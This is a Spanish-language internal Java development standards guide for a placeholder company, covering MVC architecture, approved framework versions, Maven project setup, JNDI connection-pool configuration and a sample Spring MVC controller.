Estándares de Desarrollo (Ejemplo)

Elaborado por: La Oficina de Desarrollo de Sistemas

Versión 8

Confidencial

Historial de Versiones

VERSIÓN	PARTES QUE CAMBIAN	DESCRIPCIÓN DEL CAMBIO	FECHA DE CAMBIO	MODIFICADO POR	APROBADO POR
1.0	-	Versión Inicial	15/05/09	Gestor de Sistemas	Jefe de Sistemas
5.0	Nuevos estándares	Frameworks	01/09/11		Jefe de Sistemas
6.0	5.Buenas prácticas para desarrollar aplicaciones seguras	Se adiciona información a tener en cuenta durante el desarrollo de aplicaciones seguras	30/01/13		
7.0	5. Buenas prácticas de desarrollo en Java	Se desarrolla controles de programación y actualización de frameworks	25/06/2013		Jefe de Sistemas
8.0	4.8 Implementación del control de seguridad CAPTCHA	Se adiciona los pasos para implementar el control de seguridad CAPTCHA	01/08/2013		Jefe de Sistemas
8.1	2.3	Ajustes a la configuración de frameworks	11/06/2014		

Índice

1 VISION GENERAL DEL DOCUMENTO


1.1 Objeto del Documento

El objeto del presente documento es dar a conocer el patrón de arquitectura y buenas prácticas de programación que deberá considerar todo aplicativo desarrollado con tecnología JAVA en TUEMPRESA.

Para ello se ha recurrido a las fuentes de Patrones y Prácticas del sitio web de Oracle y a la experiencia del staff de gestores de sistemas de la institución implementando aplicaciones web.

El objetivo del conjunto de patrones y buenas prácticas disponibles permitirá asegurar la calidad del software desarrollado, en cada una de las fases de desarrollo del producto.

1.2 Descomposición del Contenido del Documento



2 PATRÓN DE ARQUITECTURA DE APLICACIONES

2.1 Definiciones

AJAX: Asynchronous JavaScript And XML. Es el término comúnmente empleado para referirse a la comunicación entre un navegador y un servidor sin realizar los tradicionales submits o links. La comunicación se hace de manera asíncrona lo cual le da al usuario una mejor experiencia con la aplicación.

Apache CXF: Es un Framework de código abierto para implementación y consumo de web services bastante utilizado y bien implementado. Tiene implementaciones para servicios estandarizados JAX-WS (web service) y JAX-RS (RESTful web services).
CRUD: Crear, Recuperar, Actualizar, Borrar. (Create, Retrieve, Update and Delete en inglés). Es un término usado comúnmente para describir las funciones básicas a Base de Datos.
Framework: En el desarrollo de software, es una estructura de soporte definida mediante la cual otro proyecto de software puede ser organizado y desarrollado.
JavaEE: Java Enterprise Edition. Es un conjunto de especificaciones estandarizadas para las APIs y servicios que emplearán las aplicaciones empresariales, las que tienen requerimientos especiales de transaccionalidad y concurrencia. Antes era llamado J2EE, desde la versión 5 el nombre cambió a JavaEE.
JasperReports: Es una librería para trabajo con reportes bastante utilizada y avanzada. Tiene una herramienta de modelado de reportes llamada iReport que es también fácil de usar.
JSON: JavaScript Object Notation. Es un estándar de facto para el intercambio de datos entre un servidor y un navegador.
JPA: Java Persistence API. Es un Framework en JAVA para el trabajo con base de datos, forma parte de los estándares JavaEE desde la versión 5.
JQuery: Librería javascript de código abierto bastante utilizada, no está orientada a interfaces tipo RIA sino a proveer las herramientas para trabajar de manera avanzada con javascript, como AJAX, modificación dinámica del contenido de la página, efectos, etc.
MVC: Modelo Vista Controlador. Patrón de arquitectura de software que separa los datos de una aplicación, la interfaz de usuario y la lógica de control en tres componentes distintos.
RIA: Rich Internet Applications. Es el término que se les da a las aplicaciones web con una interfaz de usuario avanzada, similar a la de aplicaciones desktop.
Servidor de Aplicaciones: Es el servidor donde reside el aplicativo.
Spring: Es un Framework de integración de código abierto bastante utilizado como una alternativa mucho más ligera y fácil de trabajar que el antiguo J2EE y que además ofrece muchas de las ventajas para desarrollo de aplicaciones empresariales.
Tags: Etiquetas que son utilizadas en los JSP, para hacer más limpio el código java insertado.
Tomcat: Contenedor de aplicaciones web. Solo implementa la parte web de un servidor de aplicaciones JavaEE completo. Es bastante utilizado por ser un servidor ligero y a la vez robusto para soportar carga de trabajo.
UI: Interfaz de Usuario (User Interface). Se define como la parte interactiva de un programa de computador que envía mensajes hacia y recibe instrucciones de un usuario terminal.
Weblogic: Servidor de aplicaciones JavaEE de Oracle.
YUI: Yahoo! User Interface. Librería javascript de código abierto de Yahoo con componentes orientado a RIA. Además provee herramientas para comunicación AJAX con JSON.

2.2 Lenguaje de Programación

Los nuevos sistemas de TUEMPRESA deberán ser programados con lenguaje de Programación Java EE 5 con JDK 1.6, a excepción de los mantenimientos a los sistemas existentes que se encuentran desarrollados en un JDK diferente deberán mantener el mismo Framework.

Asimismo sólo se deberán utilizar las librerías especificadas en el siguiente procedimiento o librerías que no incrementen el costo establecido en las bases del Proyecto.

El patrón de arquitectura a utilizar es el Modelo Vista Controlador (MVC). Este modelo separa la aplicación en tres capas: La interfaz de usuario, el modelo de datos y la lógica de control.

2.3 Arquitectura de Aplicaciones

Los nuevos sistemas de TUEMPRESA deberán ser desarrollados bajo esta arquitectura definida, la misma que deberá ser aprobada por el Gestor de Sistemas en coordinación con el proveedor; en caso de que el proveedor sugiera una arquitectura diferente a la propuesta esta deberá ser evaluada y aprobada por el gestor de sistemas.


Los mantenimientos a los sistemas existentes que se encuentran desarrollados en una arquitectura diferente a la definida, deberán mantener la arquitectura en la que inicialmente fue desarrollado.

Función	Framework	Versión
Integración	Spring Framework	3.2.0.M1
Persistencia	Hibernate	
	Hibernate JPA	1.0.0.Final
	Hibernate Annotation	3.4.0.GA
	Hibernate Entity Manager	3.4.0.GA
	Hibernate Core	3.3.2.GA
	Persistence (API)	1.0
	JTA	1.1
	Oracle JDBC Driver	11.2.0.2.0
Logging	Apache Collections	3.2.1
	Apache Logging	1.1.3
	Log4J	1.2.16
	SLF4J	1.7.2
Servicios Web	Apache CXF (JAX-WS)	2.2.3
	JAXB	2.2

Función	Framework	Versión
Web	Spring MVC	3.2.0.M1
	JQuery (Javascript)	1.7.2
	YUI (Javascript)	2.8.2
Reportes	Jasper / iReport	5.0
Pruebas unitarias	JUnit	4.8.2
Servidor de Aplicaciones	Tomcat	7.0.41
	Oracle WebLogic	12c
	JEE / Java	6.0
	EJB	3.1

2.4 Arquitectura de Componentes

A continuación se muestra un gráfico que muestras las capas y las tecnologías por capa que comprende la arquitectura propuesta.



3 PATRONES Y PRÁCTICAS DE DISEÑO JAVA

Todos los sistemas de TUEMPRESA deberán seguir los lineamientos expuestos en esta sección, salvo que no sea aplicable a su desarrollo previa coordinación y aprobación del gestor de sistemas.


3.1 Implementación de Aplicaciones

3.1.1 Patrón de Diseño

Para el diseño de aplicaciones con sofisticados interfaces se utiliza el patrón de diseño Modelo-Vista-Controlador. La lógica de un interfaz de usuario cambia con más frecuencia que los almacenes de datos y la lógica de negocio. Si realizamos un diseño ofuscado, es decir, un pastiche que mezcle los componentes de interfaz y de negocio, entonces la consecuencia será que, cuando necesitemos cambiar el interfaz, tendremos que modificar trabajosamente los componentes de negocio. Mayor trabajo y más riesgo de error.

Se trata de realizar un diseño que desacople la vista del modelo, con la finalidad de mejorar la reusabilidad. De esta forma las modificaciones en las vistas impactan en menor medida en la lógica de negocio o de datos.
Elementos del patrón:

- Modelo: datos y reglas de negocio
- Vista: muestra la información del modelo al usuario
- Controlador: gestiona las entradas del usuario



3.2 Empleo de Arquetipo Maven para el inicio de proyecto

Existe un arquetipo Maven para la creación de un proyecto inicial desde el cual se puede partir para crear nuevas aplicaciones con los estándares de TUEMPRESA.

Es necesario tener Maven instalado y configurar el repositorio Nexus de TUEMPRESA para poder usar el arquetipo.

Ejecutar el siguiente comando en la carpeta donde se desee crear el proyecto nuevo:

```
mvn archetype:generate -DgroupId=com.TUEMPRESA -DartifactId=<ARTIFACT
ID DEL PROYECTO NUEVO> -Dversion=1.0.0-SNAPSHOT -
DarchetypeGroupId=com.TUEMPRESA.archetypes -
DarchetypeArtifactId=TUEMPRESA-archetype-webapp -
DarchetypeVersion=1.0.4
```

Importante:

- Maven preguntará el nombre del paquete base que debe usar para el nuevo proyecto, se debe aceptar el paquete que sale por defecto: com.TUEMPRESA
- La versión del arquetipo puede cambiar. Lo mejor es utilizar la última que se encuentre en el Nexus de TUEMPRESA.

Este comando creará un proyecto Maven en la carpeta.

Cómo hacer la creación de proyecto por el IDE

Los IDE proveen una interfaz más amigable para la creación del proyecto desde el arquetipo Maven. A continuación indicamos como se haría utilizando Eclipse y Netbeans.


Para Eclipse:

Es necesario tener instalado el plugin m2eclipse para poder trabajar con proyectos Maven. Los pasos de instalación se detallan en el siguiente enlace:

http://m2eclipse.sonatype.org/installing-m2eclipse.html

Una vez instalado este plugin podemos ir al menú Archivo->Nuevo->Proyecto.

En la primera pantalla del asistente seleccionamos Maven Project de la categoría Maven y hacemos clic en “Siguiente”.




En la siguiente pantalla tenemos que seleccionar el arquetipo que usaremos, si en la lista no se encuentra el arquetipo de TUEMPRESA hay que agregaron con el botón de la parte inferior derecha.

Colocar los siguientes datos:


Group Id: com.TUEMPRESA.archetypes
Artifact Id: TUEMPRESA-archetype-webapp
Version: 1.0.3 (este valor depende de la última versión disponible en el Nexus)

El repositorio es opcional, si tenemos el settings.xml de TUEMPRESA no lo necesitamos:
http://developer.TUEMPRESA.com.pe/nexus/content/groups/public



Por último en la pantalla siguiente colocamos los datos del proyecto que se creará.

Nota: Es importante que el Group Id y el Package tengan el valor: com.TUEMPRESA




Al dar clic en Finalizar Eclipse crea el proyecto para nosotros.

Para Netbeans:

Netbeans ya tiene soporte para Maven integrado, por lo que no hay que instalar plugins de terceros.


Ir al menú File->New Project.

Seleccionar la opción “Maven Project” o “Project from Archetype” de la categoría Maven.




En la siguiente pantalla seleccionar el arquetipo de “Local Archetype Catalog” si ya se encuentra ahí. Si no es así entonces tenemos que agregarlo.

Los datos son los mismos que para Eclipse en este punto.



Por último colocamos los datos del proyecto. Como se dijo en la sección anterior es necesario que el Group Id y el Package tengan el valor: com.TUEMPRESA



Al dar clic en Finish Netbeans creará el proyecto para nosotros.

Completando el proyecto inicial

El proyecto no tiene todo lo necesario para poder correr todavía. Es importante revisar el proyecto “prototipo” para ver como debe quedar un proyecto funcional y a la vez obtener archivos y clases necesarias que deben ser colocadas o implementadas en el proyecto nuevo.

A continuación se detallan los pasos para completar el proyecto y dejarlo listo para funcionar.

Creación de archivos .properties

Dentro de la carpeta del proyecto, al mismo nivel de la carpeta src es necesario crear una carpeta llamada “properties” que alojará los archivos .properties con la configuración de la aplicación.

Para mantener un orden los archivos estarán divididos por ambiente de despliegue:

- <carpeta proyecto>/properties/local/<artifactId>.properties
- <carpeta proyecto>/properties/local/log4j.properties
- <carpeta proyecto>/properties/dev/<artifactId>.properties
- <carpeta proyecto>/properties/dev/log4j.properties
- <carpeta proyecto>/properties/prod/<artifactId>.properties
- <carpeta proyecto>/properties/prod/log4j.properties

Debe usarse como nombre del archivo de configuración principal el mismo nombre que se colocó en el arquetipo para la creación del proyecto.

Los archivos serán ubicados por la aplicación en tiempo de ejecución mediante una búsqueda en el classpath. Por lo tanto es necesario colocarlos en la carpeta lib del servidor de aplicaciones:

- lib/properties/<artifactId>.properties
- lib/properties/log4.properties

Creación de otras carpetas de archivos asociados al proyecto

Al mismo nivel de la carpeta src y properties se debe crear las siguientes carpetas para almacenar archivos relacionados al proyecto:

- <carpeta proyecto>/docs : Documentos relacionados, diseños de bases de datos, etc.
- <carpeta proyecto>/data : Archivos SQL de creación de base de datos, datos iniciales y datos de prueba de ser necesario. Así como sentencias SQL diferenciales por cada release.

Creación de paquetes y clases iniciales

El arquetipo no crea paquetes específicos de la aplicación, por lo que es responsabilidad del proveedor crear la estructura de paquetes que se detalla en las siguientes secciones.

Las clases necesarias para comenzar a desarrollar en el proyecto son las siguientes:

- CrudService y CrudServiceImpl
- ProcedureCall (si se desea llamar a stored procederes)

- BaseException y BaseRuntimeException
- CustomUserDetailsService (para integrar seguridad personalizada, ver documentación de spring-security para mayor información)

3.3 Reglas de Implementación

Deshabilitación de la ejecución duplicada de formularios.
Deberá impedirse que un usuario pueda ejecutar un formulario repetidamente sin haber concluido la ejecución anterior (algo frecuente en interfaces de usuario basadas en navegador), a no ser que dicha ejecución duplicada no tenga efectos nocivos (Consultas). Para solucionar esto se recomienda poner barras de progreso para bloquear la pantalla y de ese modo no se pueda dar más clic hasta que la operación haya terminado.

Validación de los campos de formulario basada en servidor.
Se recomienda no realizar únicamente la validación de campos de formulario en cliente, sino también en servidor, ya que el cliente puede desactivar la ejecución de lenguajes de script en su máquina.

Simplificación de las vistas.
Las vistas deben usarse únicamente para formateo de los datos a mostrar, delegando cualquier lógica de programación en el controlador y en clases auxiliares (implementadas como JavaBeans o etiquetas personalizadas). Es altamente recomendable que las páginas JSP usadas como vistas no contengan código Java embebido, desplazando el mismo a etiquetas personalizadas.

Paso de estructuras de datos de la capa de presentación a la capa de negocio.
Se evitará el paso de estructuras de datos exclusivas de la capa de presentación (como por ejemplo HttpServletRequest) a la capa de negocio, ya que ello incrementa el acoplamiento y destruye la independencia de las capas entre sí.

Abuso de la información de sesión.
Debe evitarse el uso de sesiones http en la medida de lo posible, y en caso de usarse guardar ahí sólo lo imprescindible cuando no se pueda resolver de otro modo.

Invocación directa de las vistas.
Debe evitarse que los usuarios puedan invocar directamente las vistas en aplicaciones con interfaz web.

Evitar redirección.
En la medida de lo posible, debe evitarse que el direccionamiento del controlador a las vistas se defina mediante el mecanismo de “sendRedirect”.

3.4 Acceso a Base de Datos

Para el acceso utilizaremos Spring este componente nos permite definir la conectividad a base de datos

Para el acceso a datos se deben de seguir las siguientes reglas:

- **Pool de conexiones utilizando JNDI**

Esta es la manera preferida de configurar el pool de conexiones, es la que se usará en los pases a producción, por lo que es importante probarlo de antemano en un servidor de pruebas o pre-producción.

Cuando se necesite acceder a un recurso, se hará referenciando los recursos manejados por el contenedor.

```
<bean id="dataSourceJndiABC"
class="org.springframework.jndi.JndiObjectFactoryBean">
    <property name="jndiName">
            <value>jdbc/prototipo</value>
    </property>
</bean>
```

Configuración de pool de conexiones JNDI en Tomcat

El detalle sobre la configuración de un pool de conexiones por Tomcat se encuentra en este enlace:
http://tomcat.apache.org/tomcat-7.0-doc/jndi-datasource-examples-howto.html

En resumen es necesario agregar la definición del pool de conexiones en el archivo:

tomcat/conf/server.xml

Ejemplo:

```
<GlobalNamingResources>
    ...
    <Resource
        auth="Container"
        driverClassName="oracle.jdbc.OracleDriver"
        maxActive="5"
        maxIdle="2"
        maxWait="5000"
        name="jdbc/prototipo"
        username="prototipo_user"
        password="mi_password"
        testOnBorrow="true"
        type="javax.sql.DataSource"
        url="jdbc:oracle:thin:@192.168.1.100:1521:oracle_sid"
        validationQuery="select sysdate from dual"
        />
    ...
</GlobalNamingResources>
```

Luego para poder hacer eso de este recurso desde nuestro proyecto es necesario colocar el siguiente contenido en el archivo:

src/main/webapp/META-INF/context.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<Context antiJARLocking="true" path="/prototipo">
  <ResourceLink global="jdbc/prototipo" name="jdbc/prototipo"
type="oracle.jdbc.OracleDriver"/>
</Context>
```

Nota: El archivo context.xml es usado exclusivamente por tomcat para realizar configuración extra a las aplicaciones web.

Configuración de pool de conexiones JNDI en Weblogic

La configuración de un pool de conexiones en Weblogic se hace enteramente por su consola de administración.

Este enlace explica cómo se realiza la configuración:

http://download.oracle.com/docs/cd/E12840_01/wls/docs103/ConsoleHelp/taskhelp/jdbc/jdbc_datasources/CreateDataSources.html

- **Pool de conexiones utilizando datasource normal**

Si es caso lo requiere y se quiere hacer una aplicación que sea más transportable y no dependa del contenedor, se puede utilizar un pool de conexiones como el que proporciona c3pO. Este caso es mejor para entornos de desarrollo local.

```
<bean id="dataSource" class="com.mchange.v2.c3p0.ComboPooledDataSource"
destroy-method="close">
        <property name="driverClass"
value="${dataSource.driverClassName}" />
        <property name="jdbcUrl" value="${dataSource.url}" />
        <property name="user" value="${dataSource.username}" />
        <property name="password" value="${dataSource.password}" />
        <property name="acquireIncrement"
value="${dataSource.acquireIncrement}" />
        <property name="initialPoolSize"
value="${dataSource.initialPoolSize}" />
        <property name="maxPoolSize" value="${dataSource.maxPoolSize}"
/>
        <property name="minPoolSize" value="${dataSource.minPoolSize}"
/>
        <property name="maxIdleTime" value="${dataSource.maxIdleTime}"
/>
        <property name="idleConnectionTestPeriod"
value="${dataSource.idleConnectionTestPeriod}" />
    </bean>
```

- **Bloqueos dentro de transacciones**

Cuando se inicie una transacción, se terminará lo antes posible evitando procesamiento intermedio de larga duración que bloquee al resto de usuarios en espera de una conexión.

3.5 Estructura de Directorios


Los nuevos sistemas de TUEMPRESA deberán ser desarrollados bajo la siguiente estructura definida, los mantenimientos a los sistemas existentes que se encuentren estructurados de forma diferente a lo definido, deberán mantener la estructura en la que inicialmente fue desarrollado.

La estructura definida es como sigue:

Estructura
com **TUEMPRESA**

<nombre_modulo>
controller
common
exception
domain
dto
remote
impl
service
impl
annotation
exception
util
exception
…

3.5.1 Vista General de los fuentes



3.5.2 Vista del Package controller

Este paquete contiene las clases controladoras que procesarán los request desde los navegadores.
Para las excepciones personalizadas que se deseen definir relacionadas a la capa controladora, deberán colocarse en el paquete controller.exception

Recomendación:
-Inyectar el Validator, para validar las entidades que se reciba.

```
@Controller("facturaController")
@RequestMapping(value = "/factura")
public class FacturaController {

    private static Logger log =
LoggerFactory.getLogger(FacturaController.class);

    @Inject
    private FacturaService facturaService;
    private Validator validator;

    @Inject
    public FacturaController(Validator validator) {
        this.validator = validator;
    }

    @RequestMapping(method = RequestMethod.GET)
    public String getCreateForm(Model model) {
        log.info("processing GET for RequestMapping /factura");
        model.addAttribute(new Factura());
        log.info("adding atribute factura to model");
        return "factura/createForm";
    }

    @RequestMapping(method = RequestMethod.POST)
    public   @ResponseBody   Map<String, ? extends Object>
    create(@RequestBody Factura factura,
                HttpServletResponse response)
    {
        log.info("processing POST for RequestMapping /factura");
        Set<ConstraintViolation<Factura>> failures =
validator.validate(factura);
        if (!failures.isEmpty()) {
            log.info("hay failures");
            response.setStatus(HttpServletResponse.SC_BAD_REQUEST);
            return ValidationMessages.getMessages(failures);
        } else {
            log.info("no hay failures");
            Factura result = facturaService.create(factura);
            return Collections.singletonMap("id",
result.getIdFactura());
        }
    }

    @RequestMapping(value = "{id}", method = RequestMethod.GET)
    public @ResponseBody  Factura get(@PathVariable Integer id)
    {
        Factura factura = facturaService.find(id);
        if (factura == null) {
            throw new ResourceNotFoundException(id);
        }
        return factura;
    }
}
```

Revisar la siguiente página, para mejor entendimiento del uso de cada notación, referente a la capa controladora:

Documentación de Spring 3.0.x Capítulo 16 sección 11.

http://static.springsource.org/spring/docs/3.0.x/spring-framework-reference/html/ch16s11.html

JSON + Spring MVC

Spring MVC 3.0 soporta la recepción y envío de objetos json a través del request.
http://blog.springsource.com/2010/01/25/ajax-simplifications-in-spring-3-0/

En el código anteriormente mostrado, podemos ver un ejemplo de esto:

```
@RequestMapping(value = "{id}", method = RequestMethod.GET)
public @ResponseBody  Factura get(@PathVariable Integer id) {
        Factura factura = facturaService.find(id);
        if (factura == null) {
            throw new ResourceNotFoundException(id);
        }
        return factura;
 }
```

En este ejemplo se esta recibiendo como parametro el id de una Factura, y se está instanciando un objeto factura que está siendo devuelto al request.

La anotación @ResponseBody instruye al spring MVC que serialice la Factura antes de devolverlo al cliente (browser). Spring MVC automáticamente lo serializa a JSON ya que el cliente acepta ese tipo de contenido (content type).

